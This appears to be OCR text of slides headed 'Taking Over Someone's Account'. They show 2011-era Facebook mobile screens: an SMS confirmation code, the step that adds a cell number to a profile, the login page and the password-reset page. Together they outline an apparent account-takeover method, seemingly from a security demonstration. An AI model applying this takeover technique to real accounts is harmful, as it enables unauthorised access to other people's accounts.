
4:39p

Facebook Mobile confirmation code: 54x4md

Or click here:
http://fb.me/8cmWeTcrYwlwGC

4:39p

Taking Over Someone's Account



Facebook
Activate Facebook Texts
Activate Facebook Texts
m.facebook.com/a/?c=54x4md
facebook
Home Edit Profile Find Friends

Activate Facebook Texts
Step 2 of 2:
Enter your mobile confirmation code here:
54x4md
[✓] Add my cell number to my profile
Activate

Home · Profile · Friends · Messages

Find Friends · Settings · Help
Logou[redacted] · Survey
Facebook ©2011 · Touch Site

Taking Over Someone's Account



Facebook
Activate Facebook Texts
Activate Facebook Texts

m.facebook.com/a/?c=54x4md

facebook

Home Edit Profile Find Friends

Activate Facebook Texts

Step 2 of 2:

Enter your mobile confirmation code here:

54x4md

[✓] Add my cell number to my profile

Activate


Home · Profile · Friends · Messages

Find Friends · Settings · Help

Logout [redacted] Survey

Facebook ©2011 · Touch Site

Taking Over Someone's Account



4:39

32665

Fb


4:39p

Facebook Mobile confirmation code: 54x4md

Or click here:
http://fb.me/8cmWeTcrYwlwGC

4:39p

Taking Over Someone's Account



Facebook | Activate Facebook Texts | Activate Facebook Texts

m.facebook.com/a/?c=54x4md

facebook

Home Edit Profile Find Friends

Activate Facebook Texts

Step 2 of 2:

Enter your mobile confirmation code here:

54x4md

[✓] Add my cell number to my profile

Activate


Home · Profile · Friends · Messages

Find Friends · Settings · Help


Logout [redacted] Survey

Facebook ©2011 · Touch Site


Taking Over Someone's Account


Welcome to Facebook - ...
Welcome to Facebook | F...
m.facebook.com
facebook
Welcome to Facebook
Facebook helps you connect and share with the people in your life.
Email or Phone:
Password:
Log In
Forgot password?
Trouble logging in? Try the alternative login.
Need a Facebook account? Sign up here.
English (US) · Español · Português (Brasil) · More...
Find Friends · Settings · Help
Facebook ©2011 · Touch Site

Taking Over Someone's Account


Welcome to Facebook - ...
Reset password | Facebook
m.facebook.com/reset.php?refid=8
facebook
Reset password
Email or phone number:
Reset password

Taking Over Someone’s Account


Welcome to Facebook - ...

Reset password | Facebook

